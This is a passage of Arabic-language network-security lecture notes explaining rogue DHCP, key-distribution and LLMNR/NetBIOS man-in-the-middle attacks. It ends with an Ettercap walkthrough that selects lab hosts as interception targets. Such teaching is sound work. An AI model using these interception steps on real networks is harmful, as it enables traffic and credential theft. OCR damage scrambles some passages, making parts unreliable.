


- ال Attack بتعنا بيحصل ازاي ؟! ان ال Attacker بيستغل ان ال Broadcast messages بيعت ال DHCP Server DHCP Rogue عامل Attacker فبيقوم ال Network ... فبيقوم ال Server الوهمي دا هتلacieh بيعمل offer افضل لل User من ال DHCP offer الحقيقي ... فيقتع ال PC انه ياخذ ال Offer بتاعه وبيزودله ال Lease time انه ياخذ ال Offer عن ال DHCP الحقيقي ... فكدا ال IP عطهولك ال Attacker هيقعد معاك وقت اطول فانت المستفيد منه .. زی نظام بيعلى عليه فال فيقتعك انك تاخذ ال Offer الخاص بيک وتسيب ال Offer بتاع ال DHCP Server الحقيقي .




فانت ک **DHCP Rogue** اقتتعت بال **Offer** بتاع ال **Victim** دا ال **Server** بعنهولک ال **Offer** ... فمن ضمن ال **Attacker** دا ال **Gateway** هنچه من خلله على ال **Internet** بال **IP** ال هتاخده من ال **DHCP Rogue Server** ال عمله ال **Attacker** .. و هنا هتلaciي ال **Attacker** هو ال **gateway** بتاعك و هتلaciي بعنهالک فال وبما انک قبلت ال **Offer** فانت هتطلع لـ **Internet** من خلال ال **Attacker** الخاصه بال **Gateway** ... وبکدا نفذ ال **MITM Attack** ولكن بطريقه مختلفه شويه .

- عندنا نوع آخر من ال **PKI** و هو ال **MITM Attacks** الخاص بمفاتيح التشفير ال **Public** و دا هنتكلم فيه بأستضافه بعدين بس مفيش مانع نديله **Hint** دلوقتي ... اي جهازين عشان يتواصلوا مع بعض بواسطه **Encrypted traffic** لازم يتفقوا على مفاتيح التشفير الاول ويتبادلو المفاتيح دي ... لو عندك شخصين بيتوصلوا مع بعض وهم **Alice** و **Bob** مثلا ... فالاتنين بيتبادلو مفاتيح ال **public** الاول مبينهم عشان لما يجوا ينقلوا ال **Data** مبينهم يشوروها بالمفاتيح دي وكل طرف يفك التشفير بال **private Key** الخاص بيء ... تمام كدا... عندنا طريقة تانية بين الاجهزه عشان يتبادلو ال **Public keys** مبينهم وهي ال **Keys Distribution Server** و دا سيرفر بيوزع ال **Public key** مبين الطرفين ال هيتم بينهم التشفير .



- هنا بدل متبعت **Public Key** وتقوله عاوزه ال **Bob** لـ **Alice** الخاص بيه عشان تشفـر ال **data** ال هتنقل مبيـنـهم ... لـاء هتبـعـتـ لـل **Bob** ال هو **KDS** وهو يديـهاـ ال **public key** الخاص بـ **Server** وهي تبـعـلهـ ال **Key** عـلـطـولـ **Encrypted Message** بـواسـطـهـ ال **Key** ال خـدـتـهـ منـ الـ **Server** وبـعـدـ كـداـ يـفـكـ التـشـفـيرـ باـلـ **Bob** بتـاعـهـ ... ونفسـ الـ **الـكلـامـ** معـ **Bob** لما يـجيـ يـتوـاـصـلـ معـ **Alice** هيـعـملـ نفسـ الـ **Attacker** بـرضـهـ ... تعالـىـ نـشـوفـ الـ **Steps** هيـعـملـ ايـهـ ...




- هنا ال **Attacker** هيـعـملـ الـ **MITM** بينـ الـ **KDS** والـ **PC** فالـ **Network LAN** فنفسـ الـ **Attacker** ... **Attacker** بـيـاـخـدـ منـكـ الـ **Query** ويـبـعـتهـ بـدـالـكـ لـلـ **KDS** ولـماـ الـ **Server** يـرضـ عـالـ **Public key** باـلـ **Attacker** هـتـلـاقـيـ الـ **Attacker** غـيرـهـ بـواـحـدـ . تـائـيـ منـ عـنـدـهـ عـاـمـلـهـ **generate** بماـ اـنـهـ مـوـجـودـ بـيـنـكـ وـبـيـنـ الـ **KDS** . فـكـداـ الـ **pc** هـيـشـفـرـ الـ **Public key** بـواسـطـهـ الـ **Traffic** بتـاعـ الـ **Attacker** اـمـاـ يـوـصـلـ الـ **traffic** لـلـ **PC** الـ **Attacker** هـيـفـكـ التـشـفـيرـ بـواسـطـهـ الـ **Private key** الـ **Attacker** الـ **Private key** هـيـقـدرـ يـفـكـ الـ **Keys** لـلـ **generate** لـلـ **traffic** اـصـلـاـ منـ الـ **first** .. فهوـ معـاهـ الـ **Public** والـ **Private** كـمانـ وـبـكـداـ نـفـذـ الـ **MITM** بـيـنـ الـ **two** الـ **parties**.

- عندنا برضه **Attack** آخر بنصفه **Spoofing** وهو ال **LLMNR** **and NetBIOS Name Service Spoofing**
اختصار ل **Link Local Multicast Name Resolution**

- ال **LLMNR** هو بديل ال **NetBIOS** حاليا ... وكنا شرحناه بالتفصيل
Share فوق ارجعله عشان تعمل **refresh** بنستخدمه عشان نعمل **Network** للملفات فال **File** مبين الاجهزة .. بس هنا الحاله بتختلف ...
انت عاوز تروح ل **File** معموله **Share** عندك فال **network** فللو
انت عارف ال **IP** هتروج **File** **direct** لـ **Browsing** وتعمله ...
فأنت بعثت لـ **Query** ال **DNS Server** عشان يشوف لك ال **IP** دا
موجود ولا لاء بتاع ال **File** المعموله **Share** بواسطه ال **NetBIOS** او ال **LLMNR** بس للأسف ال **DNS** ملقاش ال **IP** دا ورض عليك بـ
فاليوقت دا ال **Attacker** بيدخل ويبيعك **Not found**
ال **LLMNR Broadcast Messages** ... وليه الجهاز بتعنا بعثت ال
عشان دي طريقة بديله لـ **DNS** فحاله انه مرضش عليه
او قله ال **Not Found** ساعتها بيتدخل ال **NetBIOS** او ال **LLMNR**
عشان يعمل ال **File** ... تمام لحد هنا .. ال
بعثت ال **LLMNR Broadcast Messages** **Attacker**
دي وصلت لكل الناس الموجودين معاك على نفس ال **Messages**
ال **Attacker** ... ال **File** هيبيعتلك يقولك ال **Network** ...
توصله ولقيته **Not found** موجود عندي وقدرت اجي بهولك وتقدر
تشوفه من خلال ال **Link** دا ... وبكدا ال **Attacker** ضحك عليك انت
ك **victim** واوهكم ان عنده ملف ال **Share** ... وبيقولك ال **File** دا
ليه **Hash** و **username** **password** فأنتم تدخلهم عن طريق ال
ال اسمه **Traffic** او **NTLMv2** او **NTLMv1** الخاص بيهم
بببا **Clear** فال **Attacker** يقدر يحصل ال **username** وال
ال **password** ال انت دخلتهم عندك وبكدا عملك ال **Spoofing** ... فكدا
ال **Attacker** قدر يعرف ال **Username** وال **Pass** ال يستخدمهم
فال **Network** فال **Share**.

- ودا مثال عملی یوضح ال **Steps** ال شرحناها بتم ازاي ...



- ال **Tool** ال بتمكن ال **Attack** انه یعمل ال **Attacker** دا هي ال ... ودا هنشوفه مع بعض فالجي .


4.6 Attacking Tools:

- أول **Sniffing Tool** معانا وهي ال **Ettercap** ودي بتقدر تعملك ال **MITM attack** وكمان ال **Target** عال **http** بتابعك سواء كان **Encrypted data** عال **HTTPS** يعني كمان تقدر تعمل تعملي **Command Line GUI** وتقدر برضه تستخدمنها ... بواسطه ال **terminal** مع بعض ... ال **الموجوده** فال **Command GUI** .


```
</>
sudo ettercap -G
```



- وتختر من ال **Sniffing Tool** من فوق انها تعملك ال ... وبعدين تحدلها ال **NIC** ال هو كارت الشبكة ال هتعمل **Sniff** عليه ...



- حددنا كارت الشبكة ال هتشغل عليه ال **Tool** وبعدين ضغطت **Ok**




- هنا ال **Tool** بدءت تشتعل وفعلا جابتلك ال **Devices** ال بتكلم بعضها فالشبكة وال **Traffic** ال مبينهم .

- تعالى نجيب ال **Hosts** ال معانا فال **Network** ونشوفهم ...


Host List *		
IP Address	MAC Address	Description
172.16.5.1	00:50:56:B1:39:AF	
172.16.5.5	00:50:56:B1:52:39	
172.16.5.10	00:50:56:B1:C4:A9	
fe80::19e5:f16e:e23:cd84	00:50:56:B1:34:04	
172.16.5.15	00:50:56:B1:34:04	

Delete Host **Add to Target 1** **Add to Target 2**

- وبعد كدا تحدد لـ **Tool** الاطراف ال انت عاوز توقف مبيّنهم وتعملهم **Add to Target 2** و **Add to Target 1** ال **TAB MITM** زي ما الصورة موضحة ...



- اهو هتلاقينا حددنا له **Target 1** وبعد كدا قولنا له **IP** الثاني يعني ال **Target** الاول ي كدا ي كدا ... والثاني كذلك وال **Tool** تقف مبيّن دول وتعملك ال **MITM** ... وبعد كدا تحدهله من ال **Tabs** ال فوق انك عاوز تعمل ال **MITM** وهتلاقيه جايبلوك الانواع ال بيقدر يعملها ... وهي ال **DHCP Spoofing** وال **ARP Spoofing** وال **ICMP Redirect** وال **Stealing** تعمله وكنا اتكلمنا عليهم ماعدا ال **Port** **ICMP redirect** وال **ARP** ودول هنذكرهم بعدين ... فاحنا هنختار ال **Stealing** ونخلية يعمل ال **MITM** مبيّن الطرفين ال حددناهم فوق .

